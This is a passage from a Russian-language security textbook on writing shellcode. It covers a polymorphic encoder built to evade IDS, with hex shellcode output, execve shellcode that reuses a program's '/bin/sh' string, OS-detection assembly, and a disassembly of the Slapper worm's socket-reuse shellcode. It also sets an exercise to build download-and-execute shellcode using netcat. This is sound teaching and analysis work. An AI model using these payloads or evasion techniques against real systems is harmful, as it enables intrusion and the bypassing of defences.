- Мы рассмотрим только функцию *main()*, поскольку именно там и происходит все интересное. Сначала инициализируются переменные. В строке 51 переменной *number* присваивается случайное целое значение, меньшее 200. Оно будет использовано для кодирования shell-кода.
- В строках 53 и 54 объявляются переменные для хранения размеров декодера и shell-кода соответственно. Переменной *lshellcode* (длина shell-кода) значение присваивается немедленно, а переменная *ldecoder* (длина декодера) будет инициализирована позже, когда в строке, представляющей декодер, не останется нулевых байтов. Дело в том, что функция *strlen* возвращает число байтов в строке до первого нулевого байта. Поскольку в декодере специально оставлены два нулевых байта, то нельзя вычислять его длину, пока они не будут заменены.
- Модификация декодера происходит в строках 59 и 60. Длину shell-кода мы записываем в *decoder[6]*, а использованное для кодирования число — в *decoder[11]*.
- Кодирование shell-кода производится в двух циклах в строках 46–76. В строках 70–75 мы выполняем собственно кодирование, то есть прибавление случайного числа к каждому байту. При этом внутри цикла (строка 72) проверяется, не стал ли в результате этой операции какой-нибудь байт равен нулю. Если это так, то переменной *nullbyte* присваивается значение 1.

- После того как вся строка обработана, мы начинаем все сначала, если в shell-коде появился нулевой байт (строка 76). В этом случае генерируется новое случайное число (строка 66), опять модифицируется декодер (строка 67), признак *nullbyte* сбрасывается в 0, и мы заново кодируем shell-код.
- Как только кодирование завершится успешно, мы выделяем область памяти, размер которой равен сумме длин декодера и shell-кода (строка 78).
- Затем декодер и shell-код копируются в эту область, они готовы для использования в эксплойте. В строке 81 мы распечатываем содержимое массива *result* на *stdout*, чтобы убедиться, что при каждом выполнении программы shell-код действительно оказывается другим. После распечатки shell-код выполняется.

При запуске показанной выше программы два раза подряд были получены следующие результаты:

Пример 9. 25. Результаты работы программы

```
[root@gabriel sub-decoder]# ./encode
```

Для кодирования shell-кода используется значение 152

```
char code[] =
    "\xeb\x10\x5e\x31\xc9\xb1\x18\x80\x6c\x0e\xff\x9c\xfe\xc9\x75"
    "\xf7\xeb\x05\xe8\xeb\xff\xff\xff\xcd\x5c\x35\xee\x04\xcb\xcb"
    "\x0f\x04\x04\xcb\xfe\x05\x0a\x25\x7f\xec\xef\x25\x7d\x4c\xa7"
    "\x69\x1c";
```

```
sh-2.04# exit
[root@gabriel sub-decoder]# ./encode
```

Для кодирования shell-кода используется значение 104

```
char code[] =
    "\xeb\x10\x5e\x31\xc9\xb1\x18\x80\x6c\x0e\xff\x68\xfe\xc9\x75"
    "\xf7\xeb\x05\xe8\xeb\xff\xff\xff\x99\x28\x01\xba\xd0\x97\x97"
    "\xdb\xd0\xd0\x97\xca\xd1\xd6\xf1\x4b\xb8\xbb\xf1\x49\x18\x73"
    "\x35\xe8";
```

```
sh-2.04# exit
```

Анализ

Полужирным шрифтом выделен shell-код, выполняющий *execve*. Как видно, он очень отличается от исходного варианта. Никакая IDS не сможет опознать в этой строке shell-код. Сейчас программа устроена так, что shell-код заново кодируется, если в результирующей строке оказывается нулевой байт. Мож-

но модифицировать алгоритм так, что не будут допускаться и другие символы, например, новой строки или косой черты.

Но одна проблема остается. Декодер получился довольно длинным и для него самого можно создать в IDS сигнатуру. Справиться с этим можно только одним способом – разбить декодер на много мелких частей, написать каждую часть с помощью различных команд и создать функцию, которая соберет готовый декодер, объединяя случайно выбранные функционально эквивалентные фрагменты в правильном порядке.

Например, в строке 11 ассемблерного текста декодера мы уменьшаем регистр *CL* командой *dec*. Но вместо нее можно было бы использовать «*sub cl,1*» или комбинацию «*add cl,111*» и «*sub cl,110*». Такой декодер можно было бы поместить в конец shell-кода, а в его начало тогда следовало бы поместить команду перехода (*jmp*) на начало декодера. Ну и, разумеется, сам декодер пришлось бы слегка изменить. Помимо разбиения декодера на части можно еще написать несколько декодеров с разными алгоритмами. В сочетании все эти приемы позволяют получить хорошо замаскированные эксплойты, не поддающиеся обнаружению современными IDS.

Примечание

Очень полезным может оказаться эксплойт, который скачивает с удаленной машины некую программу и выполняет ее. Напишите shell-код, который соединяется с удаленным хостом, считывает данные в файл, а затем выполняет этот файл. Простейший способ передать shell-коду исполняемый файл – запустить на удаленной машине программу *netcat*:

nc -l -p 6666 < executable

Измените получившийся код так, чтобы он работал с HTTP или с FTP-сервером. Получится очень гибкий эксплойт, способный загружать из сети очень большие файлы на ту машину, где выполняется. Пожалуй, вариант для HTTP написать проще. Пропустите все заголовки и начинайте записывать данные, следующие за пустой строкой `\r\n`. Сначала напишите такой код на *perl*, затем на *C*, пользуясь системными вызовами и, наконец, на ассемблере. В ассемблерной версии постарайтесь поместить имя исполняемого файла в конец кода, чтобы его можно было легко изменить.

Повторное использование переменных программы

Иногда программа написана так, что можно внедрить в нее только очень небольшой shell-код. В таких случаях можно попытаться использовать для своих целей уже объявленные в программе переменные и строки. В результате длина shell-кода уменьшается, так что шансы эксплойта на успех возрастают.

Основной недостаток этой техники состоит в том, что эксплойт будет работать только для одной версии программы, собранной строго определенным компилятором. Так, эксплойт для программы, поставляемой в составе ОС Red Hat Linux 9.0, скорее всего, не будет работать для нее же, но идущей в комплекте с Red Hat Linux 6.2.

Программы с открытыми исходными текстами

Если имеется исходный текст программы, то найти в нем нужные переменные нетрудно. Поищите переменные, в которых хранятся введенные пользователем данные, присмотритесь к тому, как используются многомерные массивы. Если найдете что-то интересное, откомпилируйте программу и посмотрите, по каким адресам в памяти размещаются пригодные для повторного использования переменные. Предположим, что мы хотим написать эксплойт для переполнения буфера в следующей программе:

```
void abuse() {
    char command[] = "/bin/sh";
    printf("%s\n", command);
}

int main(int argc, char **argv) {
    char buf[256];
    strcpy(buf, argv[1]);
    abuse();
}
```

Как видите, в функции *abuse()* встречается строка «/bin/sh». Конечно, этот пример может показаться надуманным, но во многих программах найдется что-нибудь полезное для вас.

Прежде чем воспользоваться этой строкой, нужно найти ее адрес в памяти. Для этой цели пригодится отладчик GDB (см. пример 9.26).

Пример 9.26. Нахождение адреса переменной в памяти

```
1 bash-2.05b$ gdb -q reusage
2 (no debugging symbols found)...(gdb)
```

```
3 (gdb) disassemble abuse
4 dump of assembler code for function abuse:
5 0x8048538 <abuse>: push    %ebp
6 0x8048539 <abuse+1>:      mov     %esp,%ebp
7 0x804853b <abuse+3>:      sub     $0x8,%esp
8 0x804853e <abuse+6>:      mov     0x8048628,%eax
9 0x8048543 <abuse+11>:     mov     0x804862c,%edx
10 0x8048549 <abuse+17>:     mov     %eax,0xffffffff(%ebp)
11 0x804854c <abuse+20>:     mov     %esx,0xffffffffc(%ebp)
12 0x804854f <abuse+23>:     sub     $0x8,%esp
13 0x8048552 <abuse+26>:     lea     0xffffffff8(%ebp),%eax
14 0x8048555 <abuse+29>:     push    %eax
15 0x8048556 <abuse+30>:     push    $0x8048630
16 0x804855b <abuse+35>:     call    0x80483cc <printf>
17 0x8048560 <abuse+40>:     add     $0x10,%esp
18 0x8048563 <abuse+43>:     leave
19 0x8048564 <abuse+44>:     ret
20 0x8048565 <abuse+45>:     lea     0x0(%esi),%esi
21 End of assembler dump.
22 (gdb) x/10 0x8048628
23 0x8048628 <_fini+84>:      0x6e69622f  0x0068732f  0x000a7325  0x65724624
24 0x8048638 <_fini+100>:     0x44534265  0x7273203a  0x696c2f63  0x73632f62
25 0x8048648 <_fini+116>:     0x33692f75  0x652d3638
26 (gdb) bash-2.05b$
```

Анализ

- Сначала мы открываем файл в gdb (строка 1) и дизассемблируем функцию *abuse()* (строка 3), поскольку из исходного текста знаем, что именно в ней встречается строка «/bin/sh», которая передается функции *printf*.
- В строке 22 мы с помощью команды *x* просматриваем содержимое памяти, используемой этой функцией, и обнаруживаем, что искомая строка находится по адресу 0x8048628.

Зная адрес, нет необходимости помещать саму строку в shell-код, поэтому его размер можно заметно сократить. Взгляните, как повторное использование имеющейся строки изменяет shell-код для вызова *execve* в системе FreeBSD.

```
BITS 32
xor     eax,eax
push    eax
push    eax
push    0x8048628
push    eax
mov     al,59
int     80h
```

Больше не надо заталкивать строку «/bin/sh» в стек и сохранять ее адрес в регистре. На этом мы экономим 10 байтов, что может оказаться существенно для атаки на уязвимую программу, в которой очень мало места для размещения shell-кода. Получившийся в результате 14-байтовый код приведен ниже:

```
char shellcode[] =
    "\x31\xc0\x50\x50\x68\x28\x86\x04\x08\x50\xb0\x3b\xcd\x80"
```

Программы с недоступными исходными текстами

В предыдущем примере найти строку «/bin/sh» было несложно, так как мы знали, что на нее есть ссылка из функции *abuse()*. Поэтому для получения адреса нужно было лишь дизассемблировать эту функцию. Но гораздо чаще вы заранее не знаете, где в программе встречается нужная переменная, поэтому приходится применять другие методы.

Строки и другие переменные компилятор часто размещает в статически распределенной области памяти, к которой можно обращаться в любой момент исполнения программы. В формате ELF, который чаще всего применяется для исполняемых файлов в системах Linux и *BSD, данные программы хранятся в специальных сегментах. Так, строки и прочие переменные находятся обычно в сегментах «.rodata» и «.data».

Утилита *readelf* позволяет легко получить информацию обо всех сегментах двоичного файла. Для этого предназначен флаг `-S` (см. пример 9.27).

Пример 9.27. Получение информации об исполняемом файле с помощью readelf

```
1 bash-2.05b$ readelf -S reuseage
There are 22 section headers, starting at offset 0x8fc:
```

Section Headers:										
[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	080480f4	0000f4	000019	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	08048110	000110	000018	00	A	0	0	4
[3]	.hash	HASH	08048128	000128	000090	00	A	4	0	4
[4]	.dynsym	DYNSYM	080481b8	0001b8	000110	10	A	5	1	4
[5]	.dynstr	SYMTAB	080482c8	0002c8	0000b8	00	A	0	0	1
[6]	.rel.plt	REL	08048380	000380	000020	08	A	4	8	4
[7]	.init	PROGBITS	080483a0	0003a0	00000b	00	AX	0	0	4
[8]	.plt	PROGBITS	080483ac	0003ac	000050	04	AX	0	0	4
[9]	.text	PROGBITS	08048400	000400	0001d4	00	AX	0	0	16
[10]	.fini	PROGBITS	080485d4	000006	00000b	00	AX	0	0	4
[11]	.rodata	PROGBITS	080485da	0005da	0000a7	00	A	0	0	1
[12]	.data	PROGBITS	08049684	000684	00000c	00	WA	0	0	4
[13]	.eh_frame	PROGBITS	08049690	000690	000004	00	WA	0	0	4
[14]	.dynamic	DYNAMIC	08049694	000694	000098	08	WA	5	0	4

```
[15] .ctors      PROGBITS    0804972c    00072c 000008 00  WA  0  0  4
[16] .dtors      PROGBITS    08049734    000734 000008 00  WA  0  0  4
[17] .jcr        PROGBITS    0804973c    00073c 000004 00  WA  0  0  4
[18] .got        PROGBITS    08049740    000740 00001c 04  WA  0  0  4
[19] .bss        NOBITS     0804975c    00075c 000020 00  WA  0  0  4
[20] .comment    PROGBITS    00000000    00075c 000107 00      0  0  1
[21] .shstrtab   STRTAB      00000000    000863 000099 00      0  0  1
```

Key to flags:

W (write), A (alloc), X (execute), M (merge), S (strings)
 I (info), L (link order), G (group), x (unknown)
 (extra OS processing required) o (OS specific), p (processor specific)

Анализ

В листинге выше перечислены все сегменты программы *reusage*. Как видите, сегмент `.data` (с номером 12) начинается с адреса 08049684 и занимает 0x0c байтов. Чтобы увидеть содержимое этой области памяти, можно воспользоваться командой *x* отладчика *gdb*. Однако, это не рекомендуется, потому что... Возьмите лучше ту же утилиту *readelf*, которая умеет показывать содержимое сегмента в шестнадцатеричном виде и в кодировке ASCII.

Посмотрим, что находится в сегменте `.data`. В примере 9.27 видно, что `readelf`, запущенная с флагом `-S`, пронумеровала все сегменты. Номера сегмента `.data` равен 12. Если запустить `readelf` с флагом `-x` и указать этот номер, то она покажет содержимое сегмента:

```
bash-2.05b$ readelf -x 12 reuseage
Hex dump of section '.data':
0x8049684  08049738 00000000 080485da .....8...
bash-2.05b$
```

В этом сегменте нет никаких данных, кроме адреса (0x080485da), который является не чем иным, как указателем на сегмент «.rodata». Посмотрим, нет ли в этом сегменте (пример 9.28) строки «/bin/sh».

Пример 9.28. Анализ содержимого памяти

```
1 bash-2.05b$ readelf -x ll reuseage  
2 Hex dump of section '.rodata':  
3 0x080485da 6c2f6372 73203a44 53426565 72462400 .$FreeBSD: src/  
4 0x080485ea 2f666c65 2d363833 692f7573 632f6269 ib/csu/i386-elf/  
5 0x080485fa 30303220 362e3120 762c532e 69747263 crt1.S,v 1.6 200  
6 0x0804860a 39343a39 313a3430 2035312f 35302f32 2/05/15 04:19:49  
7 0x0804861a 622f0024 20707845 206e6569 72626f29 obrien Exp $. /b  
8 0x0804862a 42656572 4624000a 73250068 732f6e69 in/sh.%s.$FreeB  
9 0x0804863a 2f757363 2f62696c 2f637273 203a4453 SD: src/lib/csu/  
10 0x0804864a 2c532e6e 7472632f 666c652d 36383369 i386-elf/crtn.S,  
11 0x0804865a 35312f35 302f3230 30322035 2e312076 v 1.5 2002/05/15  
12 0x0804867a 6e656972 626f2039 343a3931 3a343020 04:19:49 obrien  
13 0x0804867a                                002420 70784520 Exp $.  
14 bash-2.05b$
```

Анализ

Мы нашли *ee*! Строка «/bin/sh» начинается в конце строки 7 и продолжается на строке 8. Точный адрес можно вычислить, прибавив к адресу, указанному в начале строки 7 (0x0804861a), число байтов до символа '/', то есть 14. В результате получится 0x08048628. Это тот же адрес, который мы нашли в результате дизассемблирования функции *abuse()*.

Shell-код, работающий в разных ОС

Главное достоинство shell-кода, работающего в разных операционных системах, в том, что в ваш эксплойт достаточно вставить только один массив с shell-кодом, так что полезная нагрузка будет одной и той же, за исключением лишь длины и адресов возврата. Недостаток же состоит в том, что такой shell-код должен в процессе работы определить, в какой системе он выполняется.

Выяснить, работает ли shell-код в ОС BSD или Linux относительно легко. Достаточно выполнить какой-нибудь системный вызов, который существует в обеих системах, но делает совершенно разные вещи, и посмотреть, что он вернет. Для различения Linux и FreeBSD может пригодиться вызов с номером 39. В Linux это *mkdir*, а в FreeBSD – *getppid*.

Таким образом, в Linux системный вызов 39 создает каталог. Ему нужно передать несколько аргументов, в том числе указатель на массив символов, иначе будет возвращена ошибка. В FreeBSD этот системный вызов возвращает идентификатор родительского процесса и не требует аргументов. Выполнив показанный ниже код в Linux и FreeBSD, мы сможем различить эти платформы:

```
xor    eax, eax
xor    ebx, ebx
mov    al, 39
int    0x80
```

Результат получится такой:

```
Linux   : ошибка (-1)
FreeBSD : идентификатор процесса
```

Поскольку идентификатор процесса никогда не бывает отрицательным, анализ возвращенного значения позволяет перейти на нужный участок программы. В примере 9.29 приведен небольшой фрагмент кода, показывающий, как воплотить теорию в жизнь:

Пример 9.29. Ассемблерный код для различения Linux и FreeBSD

```
1 xor    eax, eax
2 xor    ebx, ebx
3 mov    al, 39
4 int    0x80
5
6 test   eax, eax
7 jz     linux
8
9
10 freebsd:
11
12 ; Вставить реальный код
13
14
15 linux:
16
17 ; Вставить реальный код
```

Анализ

- В строках 1-4 мы обращаемся к системному вызову 39, который в ОС FreeBSD не имеет аргументов.
- Задаем только первый аргумент системного вызова *mkdir*, следуя соглашению, принятому в Linux. Естественно, ядро возвращает ошибку.
- В строке 7 проверяем, завершился ли системный вызов успешно. Если нет, то мы переходим на код, соответствующий Linux, в противном случае продолжаем выполнять код, предназначенный для FreeBSD.

Показанный выше код можно было бы эффектно применить следующим образом: сначала определить тип операционной системы, а затем загрузить подходящий shell-код из сети и выполнить его. Например, в части, предназначенной для Linux или FreeBSD, можно было бы вывести некую строку в сокет. Эксплойт прочитал бы ее, выбрал соответствующий shell-код и отправил бы его текст в сокет. Shell-код в свою очередь прочитал бы данные из сокета и выполнил команду перехода на первый байт. Попробуйте, это станет отличным упражнением!

Как разобраться в работе готового shell-кода?

Теперь, научившись разрабатывать shell-код, вы, наверное, не прочь узнать, как разобраться в чужом коде. Рассмотрим эту процедуру на примере shell-

кода червя Slapper. Этот код, из которого исключена функциональность собственно червя, был выполнен на многих машинах, благодаря уязвимости, обнаруженной в библиотеке *openssl*, которая используется в модуле *mod_ssl* для Web-сервера Apache.

Чтобы дизассемблировать shell-код, скопируем содержащую его строку из программы на C в крошечный Perl-сценарий, который выведет эту строку в файл. Ниже приведен текст этого сценария:

```
#!/usr/bin/perl

$shellcode =

"\x31\xdb\x89\xe7\x8d\x77\x10" .
"\x89\x77\x04\x8d\x4f\x20\x89" .
"\x4f\x08\xb3\x10\x89\x19\x31" .
"\xc9\xb1\xff\x89\x0f\x51\x31" .
"\xc0\xb0\x66\xb3\x07\x89\xf9" .
"\xcd\x80\x59\x31\xdb\x39\xd8" .
"\x75\x0a\x66\xb8\x12\x34\x66" .
"\x39\x46\x02\x74\x02\xe2\xe0" .
"\x89\xcb\x31\xc9\xb1\x03\x31" .
"\xc0\xb0\x3f\x49\xcd\x80\x41" .
"\xe2\xf6" .

"\x31\xc9\xf7\xe1\x51\x5b\xb0" .
"\xa4\xcd\x80" .

"\x31\xc0\x50\x68\x2f\x2f\x73" .
"\x68\x68\x2f\x62\x69\x6e\x89" .
"\xe3\x50\x53\x89\xe1\x99\xb0" .
"\x0b\xcd\x80";

open(FILE, ">binary.bin");
print FILE "$shellcode";
close(FILE);
```

Обратите внимание, что shell-код разбит на три части. Мы выполним этот сценарий, который создаст файл *binary.bin*, а затем подадим его на вход дизассемблера *ndisasm*, входящего в состав пакета *nasm*, чтобы увидеть команды, из которых состоит этот shell-код (пример 9.30).

Пример 9.30. perl slapper.pl

```
1 -bash-2.05b$ perl slapper.pl
2 -bash-2.05b$ ndisasm -b32 binary.bin
3 00000000 31DB xor ebx,ebx
4 00000002 89E7 mov edi,esp
5 00000004 8D7710 lea esi,[edi+0x10]
6 00000007 897704 mov [edi+0x4],esi
```

```
7 0000000A 8D4F20 lea ecx,[edi+0x20]
8 0000000D 894F08 mov [edi+0x8],ecx
9 00000010 B310 mov bl,0x10
10 00000012 8919 mov [ecx],ebx
11 00000014 31C9 xor ecx,ecx
12 00000016 B1FF mov cl,0xff
13 00000018 890F mov [edi],ecx
14 0000001A 51 push ecx
15 0000001B 31C0 xor eax,eax
16 0000001D B066 mov al,0x66
17 0000001F B307 mov bl,0x7
18 00000021 89F9 mov ecx,edi
19 00000023 CD80 int 0x80
20 00000025 59 pop ecx
21 00000026 31DB xor ebx,ebx
22 00000028 39D8 cmp eax,ebx
23 0000002A 750A jnz 0x36
24 0000002C 66B81234 mov ax,0x3412
25 00000030 66394602 cmp [esi+0x2],ax
26 00000034 7402 jz 0x38
27 00000036 E2E0 loop 0x18
28 00000038 89CB mov ebx,ecx
29 0000003A 31C9 xor ecx,ecx
30 0000003C B103 mov cl,0x3
31 0000003E 31C0 xor eax,eax
32 00000040 B03F mov al,0x3f
33 00000042 49 dec ecx
34 00000043 CD80 int 0x80
35 00000045 41 inc ecx
36 00000046 E2F6 loop 0x3e
37 00000048 31C9 xor ecx,ecx
38 0000004A F7E1 mul ecx
39 0000004C 51 push ecx
40 0000004D 5B pop ebx
41 0000004E B0A4 mov al,0xa4
42 00000050 CD80 int 0x80
43 00000052 31C0 xor eax,eax
44 00000054 50 push eax
45 00000055 682F2F7368 push dword 0x68732f2f
46 0000005A 682F62696E push dword 0x6e69622f
47 0000005F 89E3 mov ebx,esp
48 00000061 50 push eax
49 00000062 53 push ebx
50 00000063 89E1 mov ecx,esp
51 00000065 99 cdq
52 00000066 B00B mov al,0xb
53 00000068 CD80 int 0x80
```


Анализ

Прежде всего, надо понять, какие системные вызовы встречаются в shell-коде. Затем можно будет опознать их аргументы и, наконец, построить эквивалентную программу на C.

В строке 16 в регистр AL заносится значение 0x66, а в строке 19 вызывается ядро. В Linux системный вызов 0x66 (102) – это *socketcall*, который является интерфейсом ко всем функциям работы со сокетами (мы это уже обсуждали выше).

В строках 32 и 34 идет обращение к системному вызову с номером 0x3f (63). Это вызов *dup2*, применяемый для дублирования файловых дескрипторов.

В строках 41 и 42 выполняется системный вызов 0x4a, то есть *setresuid*; он служит для восстановления исходный привилегий.

Наконец, в строках 52 и 53 выполняется *execve*. Наверное, для того чтобы запустить оболочку.

Итак, мы знаем, что в shell-коде использованы следующие четыре системных вызова:

- `socketcall()`;
- `dup2()`;
- `setresuid()`;
- `execve()`.

Последние три характерны для shell-кода привязки к порту, в котором существующий сокет используется повторно. Но причем тут *socketcall*? Рассмотрим все четыре фрагмента программы, в которых встречаются системные вызовы, более подробно, начав с *socketcall*.

Системный вызов *socketcall* представляет собой интерфейс к различным функциям для работы с сокетами. Его первый аргумент, передаваемый в регистре EBX, содержит номер функции. В строке 17 в EBX заносится число 0x7, соответствующее функции *getpeername*. Второй аргумент – это указатель на список аргументов, передаваемых заданной функции.

Функция *getpeername* возвращает адрес второй оконечной точки соединения. Ей нужно передать три аргумента: дескриптор сокета, указатель на структуру *sockaddr* и размер этой структуры.

Эти аргументы инициализируются в строках 5–10, а в строке 18 в регистр ECX загружается адрес списка аргументов. Заметим, что в строке 12 в регистр ECX (где должно храниться значение дескриптора сокета) заносится 255.

После выполнения вызова *socketcall* возвращаемое значение сравнивается с нулем. Если не совпало, то происходит переход на строку 36, где команда `loop` уменьшает значение ECX на единицу и переходит на строку 13. Если же вызов *socketcall* вернул 0 и номер порта в заполненной им структуре *sockaddr* равен 0x3412, то мы обходим команду `loop` в строке 27.

Итак, происходит следующее. В цикле мы перебираем все дескрипторы с номерами от 0 до 255 и для каждого смотрим, не соответствует ли он сокету. В этом нам помогает функция *getpeername*, которая вернет 0, если передан дескриптор сокета, и –1 в противном случае.

Теперь мы подошли к месту, где файловые дескрипторы *stdin*, *stdout* и *stderr* дублируются на сокет. Этот фрагмент кода занимает строки с 28 по 36 и практически не отличается от того, что мы видели в предыдущих примерах.

Далее выполняется вызов *setresuid*, которому в качестве аргументов передано три нуля. При этом делается попытка установить реальный, действующий и сохраненный идентификаторы пользователя в 0, что обычно соответствует пользователю `root`.

Наконец, системный вызов *execve* запускает программу, путь в которой (`/bin/sh`) был помещен в стек в строках 45 и 46.

Если перевести результаты наших изысканий на псевдокод, получится вот что:

```
file_descriptors = 255;

for (I = 255; I > 0; I--) {

    call_args = I + peerstruct + sizeof(peerstruct);
    if (socketcall(7, &call_args) == 0) {

        if (peerstruct.port == 0x3412) {
            goto finish;
        }
    }
}

finish:

tmp = 3;

dupfunc:
tmp--;
dup2(I, tmp);
loop dupfunc if tmp != 0

setresuid(0,0,0);
execve("/bin/sh", {"/bin/sh", 0}, 0);
```

Сначала shell-код ищет дескриптор открытого сокета, для которого порт равен 0x3412. Если таковой найден, то на него дублируются дескрипторы *stdin*, *stdout* и *stderr*, после чего вызывается *setresuid* и с помощью *execve* запускается оболочка. Код для поиска подходящего сокета заимствован из документа, опубликованного группой Last Stage of Delirium, и называется *findsock*. Ознакомиться с этим документом можно по адресу www.lsd-pl.net/documents/asmcodes-1.0.2.pdf.

Подводя итог, можно сказать, что разобраться в готовом shell-коде можно. Для этого надо выявить все команды `int 0x80` и определить номера системных вызовов. Затем следует понять, какие аргументы им передаются. И для получения полной картины разобраться в том, что ассемблерный код делает, помимо обращения к системным вызовам (например, организует циклы).

Резюме

Самый лучший из всех возможных shell-кодов должен выполняться на различных платформах, не теряя эффективности. Такой многоплатформенный код сложно писать и тестировать, зато результат может оказаться весьма полезным для создания приложений, способных выполнить команды или получить оболочку в разных ОС. В приведенном примере был проанализирован код, реально использованный в знаменитом и весьма зловредном черве Slapper, который распространился по сети Интернет в считанные часы, находя и заражая уязвимые машины.

Обзор изложенного материала

Примеры shell-кодов

- ☑ Shell-код зависит от операционной системы; особенности аппаратной и программной платформы диктуют выбор ассемблера.
- ☑ Чтобы откомпилировать shell-код, на тестовую систему нужно установить пакет `nasm`, который включает ассемблер. Результат компиляции преобразуется в строку, вставляемую в эксплойт.
- ☑ Файловые дескрипторы 0, 1 и 2 соответствуют файлам `stdin`, `stdout` и `stderr`. Они служат для чтения вводимых пользователем данных, вывода обычных сообщений и сообщений об ошибках.
- ☑ Самым распространенным является shell-код для обращения к системному вызову `execve`. Его назначение – запустить из атакованного приложения некоторую программу, чаще всего `/bin/sh`.
- ☑ Все более популярной становится техника кодирования shell-кода, при которой эксплойт видоизменяет shell-код и помещает перед ним подходящий декодер. Во время исполнения декодер восстанавливает исходный вид shell-кода и переходит на его начало.

Повторное использование переменных программы

- ☑ Важно понимать, что, коль скоро удалось внедрить в программу shell-код, в его распоряжении оказываются все открытые программой файловые дескрипторы.
- ☑ Основной недостаток повторного использования переменных программы в том, что использующий эту технику эксплойт будет работать лишь с единственной версией программой, созданной конкретным компилятором. Так, эксплойт, который использует переменные в неко-

ей программе на платформе Red Hat Linux 9.0, скорее всего, не станет работать с той же программой, но на платформе Red Hat Linux 6.2.

Shell-код, работающий в разных ОС

- ❑ Основное достоинство shell-кода, способного работать в разных ОС, в том, что полезная нагрузка, посылаемая эксплойтом, будет одной и той же, если не считать длины и адресов возврата.
- ❑ Недостатком же многоплатформенного shell-кода является необходимость во время исполнения определять тип операционной системы.
- ❑ Отличить систему BSD от Linux довольно просто. Нужно лишь выполнить системный вызов, который существует в обеих системах, но предназначен для совершенно разных целей, а потом проанализировать возвращенное значение.

Как разобраться в работе готового shell-кода?

- ❑ Бесценным подспорьем для создания и анализа уже имеющегося shell-кода является дизассемблер.
- ❑ Nasm – это прекрасный пакет для подготовки и модификации shell-кода.

Ссылка на сайты

- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге.
- <http://shellcode.org/Shellcode/>. На этом сайте представлено множество разнообразных shell-кодов, некоторые из которых подробно документированы.
- <http://nasm.sourceforge.net>. nasm – это переносимый и модульный ассемблер для процессоров 80x86. Он поддерживает целый ряд форматов объектных файлов, в том числе a.out и ELF для Linux, COFF, формат OBJ, применяемый в 16-разрядных ОС Microsoft. Распространяется на условиях лицензии LGPL.

Списки рассылки

- SecurityFocus.com. Все списки рассылки на сайте securityfocus.com, принадлежащем компании Symantec, – это отличный источник информа-

ции о последних угрозах, уязвимостях и эксплоитах. Ниже приведены адреса трех таких списков:

- Bugtraq@securityfocus.com;
- Focus-MS@securityfocus.com;
- Pen-Test@securityfocus.com.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.synngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Работают ли примеры представленные в этой главе для ОС FreeBSD, и в других BSD-системах?

О: По большей части, да. Но современные дистрибутивы ОС BSD различаются все сильнее. Например, есть немало системных вызовов, реализованных в OpenBSD и отсутствующих в FreeBSD, и наоборот. Кроме того, сама реализация некоторых системных вызовов в разных клонах BSD существенно отличается. Поэтому, создавая shell-код для какой-то версии BSD, не следует предполагать, что он автоматически будет работать и во всех остальных.

В: Может ли система IDS обнаружить полиморфный shell-код?

О: Некоторые компании работают над продуктами, способными распознавать полиморфные shell-коды. Но при этом используются алгоритмы, потребляющие очень много процессорного времени, так что на сайтах заказчиков такие системы встретишь не часто. Поэтому, если закодировать shell-код и сделать его полиморфным, то шансы, что IDS его не заметит, сильно возрастают.

В: Я хочу научиться писать shell-код для процессоров, производимых не только компанией Intel. С чего начать?

О: Сначала поищите в Интернете руководства, содержащие примеры ассемблерного кода для интересующих вас процессоров и операционных систем. Кроме того, посмотрите, не разместил ли производитель ЦП документацию на своем сайте. В частности, компания Intel опубликовала отличную подборку документов, в которых функциональность всех ее процессоров рассматривается очень подробно. Затем раздобудьте список всех системных вызовов для нужной вам ОС.

В: Можно ли разработать shell-код для Linux/FreeBSD на машине под управлением Windows?

О: Можно. Ассемблер, с которым мы работали в этой главе, имеется и для платформы Windows, и формат выходного файла не зависит от того, на какой платформе он запускается. Двоичный дистрибутив `nasm` для Windows можно взять с сайта <http://nasm.sf.net>.

В: Можно ли повторно использовать функции, имеющиеся в двоичном файле в формате ELF?

О: Да, если они находятся в исполняемом сегменте программы. Файл в формате ELF имеет несколько сегментов, не каждый из которых имеет права на исполнение. Поэтому, если вы захотите использовать в своем shell-коде функции, уже имеющиеся в атакуемой программе, посмотрите с помощью `readelf`, что есть в исполняемых сегментах. При желании задействовать большой фрагмент кода, находящийся в сегменте, допускающем только чтение, можете написать shell-код, который скопирует его в стека, а затем выполнит команду перехода.

В: Можно ли подделать свой адрес, обращаясь к эксплойту из shell-кода, осуществляющего обратное соединение?

О: Это очень нелегко. Наш вариант shell-кода пользуется для установления соединения протоколом TCP. Если вы контролируете машину, расположенную между взломанным хостом и тем, с которым связывается shell-код, то, может быть, и удастся отправить поддельные TCP-пакеты, заставляющие систему-жертву запустить ту или иную программу. Но это очень трудно, так что в общем случае лучше считать, что подделать TCP-адрес не получится.

Написание эксплойтов I

Описание данной главы:

- Обнаружение уязвимостей
 - Эксплойты для атаки на локальные и удаленные программы
 - Атаки на форматную строку
 - Уязвимости TCP/IP
 - Гонка
- См. также главы 11, 12, 13 и 14

- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

Чтобы отыскивать слабые с точки зрения безопасности места в программах и писать для них эксплойты, нужно понимать, какие бывают уязвимости. Их можно отнести к нескольким категориям. В этой главе мы будем заниматься эксплойтами, направленными против ошибок, связанных с форматными строками и возникновением «гонки» (race condition), а в следующей обратимся к более распространенным уязвимостям, возникающим из-за переполнения буфера.

Умение писать эксплойты ценно как для исследователей, так и для конечных пользователей. Предъявив руководству работающий эксплойт, вы сможете быстро продемонстрировать, чем это грозит организации.

Обнаружение уязвимостей

Написание эксплойтов предполагает умение понимать природу уязвимостей и находить их в программах. Иными словами, атакующий должен либо обнаружить новую уязвимость, либо воспользоваться уже известной. Методы поиска новых уязвимостей включают отыскание некорректного кода в исходном тексте, отправку неожиданных данных приложению и изучение программы на предмет наличия логических ошибок. В процессе поиска уязвимости нужно обращать внимание на различные аспекты:

- Доступен ли исходный текст?
